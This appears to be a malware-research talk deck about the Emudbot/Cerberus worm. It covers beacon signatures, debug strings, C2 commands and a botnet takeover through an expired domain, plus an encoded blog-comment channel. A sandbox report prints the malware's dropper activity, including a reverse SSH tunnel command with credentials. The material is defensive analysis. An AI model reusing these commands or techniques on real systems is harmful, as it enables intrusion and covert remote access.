

This is how I stole your botnet

@professor__plum

What this isn't

- What we are not talking about
 - Sink-holing
 - Typically only available to governments or content providers
 - Long process
 - Hacking C2 servers
 - Cool idea but has some legal issues
 - Already a B-Sides talk on this

What you talkin' bout Willis

- Attack the botnet/malware itself
 - Via weaknesses discovered through reverse engineering and analysis
 - Via failures in the botnet design
- Today I'll focus on one specific case but will briefly discuss other examples I've seen



Back story

- Reviewing web logs, looking for beaconing patterns
 - Repeated requests for same page at fixed intervals
 - Much noise in this approach but with time can be filtered out.
 - Came across a request that look at bit different

```
GET /settings.py?build=611&os=XP&infinity=1&cola=1&color=yellow&int=1&pint=1&sub=1&new=1
HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR
2.0.50727; .NET)
Host: ef7f.pingjam.net
```


Emudbot

- It is actually a worm with C2 capabilities
 - Calls home to dynamically generated sub-domains off a hardcoded set of root domains
- Installs itself as a windows service
- Spreads via multiple methods
 - Infects removable media
 - Sends itself via Windows Live messenger



Digital footprints

- As I was reviewing the code I noticed a very slight typo in the User-Agent string
 - Emudbot UA:

```
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0: .NET CLR 2.0.50727; .NET CLR 3.0.04506.30)
```

- Valid Windows XP UA:

```
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30)
```

Digital footprints

- As I was reviewing the code I noticed a very slight typo in the User-Agent string
 - Emudbot UA:


```
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0: .NET CLR 2.0.50727; .NET CLR 3.0.04506.30)
```

- Valid Windows XP UA:

```
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30)
```


Digital footprints

- This type of just one bit allow for a signature that I could use to track this family
- Turns out `/settings.py` is a new thing
- Found over two dozen different versions across 7 years from version 0.1.2 to 6.1.1




Emudbot = Cerberus

- Some early versions still contained debug strings
- Apparently the author called his worm “Cerberus”

```
Cerberus.Common.Inet : Downloading exe from \"
Cerberus.Common.Inet : Exe downloaded
Cerberus.Common.Inet : Exe not downloaded
Cerberus.Common.Inet : Exe run result is
Cerberus.Common.Inet : Exe saved
Cerberus.Common.Inet.Stats : Sending notify
Cerberus.Main : Executing as main core
Cerberus.Main : Executing as plugin
Cerberus.Main : Plugin has no params
Cerberus.Main : Plugin has params \"
Cerberus.Main.Core : Failed to download update
Cerberus.Main.Core : Failed to install an update
Cerberus.Main.Core : Failed to load spread
Cerberus.Main.Core : Infecting flash drive \"
Cerberus.Main.Core : Preparing spreading
Cerberus.Main.Core : Preparing update
Cerberus.Main.Core : Reset plugin cmd finished
Cerberus.Main.Core : Reset plugin cmd started
Cerberus.Main.Core : Spread exe load succeed
Cerberus.Main.Core : Start plugin as user cmd failed
Cerberus.Main.Core : Start plugin as user cmd finished
Cerberus.Main.Core : Start plugin as user cmd started
Cerberus.Main.Core : Start plugin as user transfered to as system
Cerberus.Main.Core : Start plugin cmd failed
Cerberus.Main.Core : Start plugin cmd finished
Cerberus.Main.Core : Start plugin cmd started
Cerberus.Main.Core : Update will be loaded at next reboot
```

Evolution of the worm



Capabilities

Command	Description
reset	Kills all running processes (causes a restart)
unset	Kills a process
use	runs a command
useasuser	runs a command as a given user
sleep	waits X seconds before calling home again
dl	downloads a file
visit	opens a URL in the default browser
setasnew	Removes registry key signifying this computer has been compromised
uninstall	uninstalls the worm from this computer
update	updates the version of this worm

Look who forgot to renew

What it said

Domain Available



██████.com is for sale!

The owner of the domain you are researching has it listed for sale at \$7.99

Buy █████.com

What I saw

Botnet Available



██████.com is for sale!



The owner of the botnet you are researching has it listed for sale at \$7.99

Buy █████.com

\$8 for your botnet, don't mind if I do

Domain rotation

- root domain is selected from a list of 5
- selection is not random but ordered



A brief aside

a few examples of the failures in
malware C2 designs



サービスドリンク

丸山珈琲の直営店（通信販売・東京セミナールームを除く）におきまして、コーヒー豆をお買い上げのお客様には、お持ち帰り専用のドリンク（カプチーノ、アイスカフェラテ）をお一組様2杯までサービス提供しております。

※ 繁忙期や閑散期など時期や曜日により、店舗毎に提供杯数が異なります。

（別途、お子様にはジュースを提供しています）

- ＊ 器具や一部のコーヒー豆商品を除きます。
- ＊ 混雑時には、提供まで時間がかかる場合がございます。
- ＊ 喫茶スペースではお召し上がりいただけません。
- ＊ お買い物その場限りのサービスとなります。

 21 コメント

 ツイート  Like  0

コメント

1. 1436335452684 | 2015年07月08日 15:11

hDNOLaZjm.TKfzEr6s3vRdQW4t9S1,JFxAcG0lUiXp75wBVqMlb2gyoH/k8nuYCePfv62zGf2zv6yfG4/zOLgf242f2RgzvmoEO6bf2mVfvLbKGLIKGfbEG6gfM


2. 1436335614916 | 2015年07月08日 15:13

o1pEWAJS8hPb/qfx4d2NkIGQFKj6.rVZR9ltgBLCcnMsOe73vmaTHDw0iXU5zu,yY/N4Tqt/TqNFmqEgmqTWH/TFT/Tkw/N4X/NFm/ER7qtW7/N80bt8HqEcHqEqJVtIK2t1/4wc

Case Study 1

Secret blog communications

Analyzed:	2015-11-10 11:43:09		6	Executes VBScript	Source:	www
Profile:	Win 7 32-bit Office 2010 DO NOT CHANGE		5	Connects to site associated with Web Advertisements	File Exists:	Yes
Processing Time:	62.26s		5	Adds autostart object	Download:	Download Resource
Task Status:	Task Complete		4	Terminates process under Windows subfolder	Received:	2015-11-10 11:43:09
Environment:	IntelliVM		3	Creates a file extension shortcut	Label:	edit album-1333x786.scr
Execution Arguments:	"c:\windows\tem...um-1333x786.scr.exe"				MD5:	fc8ee4c2b815e3d8c721
Properties:	Create HTTP Archive: 1 Plugin: ghost_user.py Get dropped files: 1 Timeout: 60				SHA256:	2aa43e52d689f680620!
	Recreate Task				Filetype:	PE32:win32:gui
	Recreate Task with Detailed Capture				Filesize:	412131 bytes
					Sample Comments:	

Screenshots	Activity Report
	▼ Static Events (3 events)
	Web Reputation: http://www.google-analytics.com/analytics.js [Web Advertisements]
	Web Reputation: http://www.google-analytics.com/r/collect?v=1&_v=j40&a=1481229817&t=pageview&_s=1&dl=http%3A%2F%2Fwww.use.com%2Fiuho98yh&ul=en-us&de=utf-8&dt=4
	Web Reputation: [Dynamic DNS Host]
	▼ Process/Thread Events (7 events)
	Creates process: C:\windows\temp\album-1333x786.scr.exe ["C:\windows\temp\album-1333x786.scr.exe"]
	Creates process: C:\Windows\System32\WScript.exe ["C:\Windows\System32\WScript.exe" "C:\Default\right.vbe"]
	Creates process: C:\Windows\System32\WScript.exe ["C:\Windows\System32\WScript.exe" "C:\Default\Surrogate.vbe"]
	Creates process: C:\Default\Surrogate.exe ["C:\Default\Surrogate.exe" -d -t -l -e0.0.0.0 -i127.0.0.2 -p22 -a]
	Creates process: C:\Default\ComSystem.exe ["C:\Default\ComSystem.exe" -ssh -R 21475:127.0.0.2:22 -l newway01 -pw 2n16122N]
	Terminates process: C:\Windows\System32\wscript.exe
	Terminates process: C:\Windows\Temp\album-1333x786.scr.exe
	▼ Named Object Events (12 events)
	▼ File System Events (23 events)
	Creates: C:\Users\Admin\AppData\Local\Temp\LSBCE64.tmp
	Creates: C:\Users\Admin\AppData\Local\Temp\LSBCE6F.tmp
	Creates: C:\Users\Admin\AppData\Local\Temp\~SBCE9C.tmp
	Creates: C:\Default\ComSystem.exe
	Creates: C:\Default\Surrogate.exe
	Creates: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\Default.lnk
	Opens: C:\Users\Admin\AppData\Local\Temp\LSBCE64.tmp
	Opens: C:\Users\Admin\AppData\Local\Temp\LSBCE6F.tmp
	Opens: C:\Users\Admin\AppData\Local\Temp\~SBCE9C.tmp
	Opens: C:\Users\Admin\AppData\Local\Temp\~SBCE9C.tmp

